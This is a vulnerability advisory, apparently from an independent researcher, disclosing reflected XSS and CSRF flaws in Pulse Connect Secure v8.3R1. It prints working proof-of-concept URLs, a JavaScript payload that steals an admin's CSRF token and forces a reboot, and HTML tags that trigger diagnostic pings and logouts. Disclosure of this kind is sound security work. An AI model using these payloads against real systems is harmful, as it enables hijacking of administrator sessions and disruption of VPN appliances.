PROJECT

INSECURITY

Multiple XSS and CSRF in Pulse Connect Secure v8.3R1

Author: Corben Douglas (@sxcurity)

Description


Pulse Connect Secure is vulnerable to multiple reflected Cross-Site Scripting attacks and to CSRF in the log out function. These vulnerabilities exist because the application fails to sanitize user input and lacks a CSRF token on the logout form. These vulnerabilities all require the user to be logged in as an Administrator.

Vulnerabilities

Reflected XSS in launchHelp.cgi


The helpLaunchPage= parameter is reflected in an iframe tag, if the value contains two quotes. It properly sanitizes quotes and tags, so one cannot simply close the src with a quote and inject after that. However, an attacker can use javascript: or data: to abuse this.

```
http(s)://<target>/dana-admin/help/launchHelp.cgi?helpLaunchPage=javascript:confirm(document.domain)(“”)
```



Reflected XSS in adminservercacertdetails.cgi

The certid= parameter is reflected in the application's response and is not properly sanitized, allowing an attacker to inject tags. An attacker could come up with clever payloads to make the system run commands such as ping, ping6, traceroute, nslookup, arp, etc.



proof of concept:

```
https://<target>/dana-admin/cert/adminservercacertdetails.cgi?certid=<script>alert("xss")</script>
```

As stated earlier, this can easily be weaponized to steal the admin's CSRF tokens, thus allowing attackers to do anything that an admin would be able to do. I wrote and included a script that steals the admin's CSRF token and reboots the system.

http://www.sxcurity.pro/pocs/pulse.js

```
// specifies the target
var target = 'https://<target>/dana-admin/misc/rebootconfirm.cgi';

// steals the csrf token ;)
var cdl = get(target);
document.body.innerHTML = cdl;
var form = document.getElementsByTagName('input')[6];
var token = form.value;

// Just shows your CSRF token for debugging I guess ;)
alert(token);

// build form with valid token and payload => Reboot
document.body.innerHTML
  += '<form enctype="application/x-www-form-
urlencoded" method="POST" action="/dana-
admin/sysinfo/sysinfo.cgi" id="sxcurity">'
  + '<input type="hidden" name="btnConfirmAction" value="Reboot">'
  + '<input type="hidden" name="xsauth" value="'+ token +'">'
  + '</form>';

// submits our csrf form!
document.forms["sxcurity"].submit();

function get(url) {
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open("GET", url, false);
    xmlHttp.send(null);
    return xmlHttp.responseText;
}
```

CSRF in diag.cgi

The diag.cgi file is responsible for running commands such as ping, ping6, traceroute, traceroute6, nslookup, Arp, and Portprobe. These functions do not have any protections against CSRF. That can allow an attacker to run these commands against any IP if they can get an admin to visit their malicious CSRF page.

This attack can be as simple as making an admin view a page with this HTML

```
<img src="https://<target>/dana-
admin/diag/diag.cgi?a=p&runcmd=0&addr=<victim_box>&sourceIP=" alt="pinging!">
```

Now if we run this command on the "victim box"

```
sudo tcpdump -i ens33 icmp and icmp[icmptype]=icmp-echo
```

We can see that we're being pinged by the vulnerable Pulse Connect Secure installation.

CSRF in logout.cgi

The logout function is not protected by any CSRF tokens either, thus allowing an attacker to logout a user by making them visit a malicious page with this HTML

```
1.  <img src="https://192.168.1.50/dana-
    na/auth/logout.cgi" alt="You have been logged out!">
```

Thanks,
Corben Douglas (@sxcurity)

- http://www.sxcurity.pro/about.html
- https://insecurity.zone
- https://hackerone.com/cdl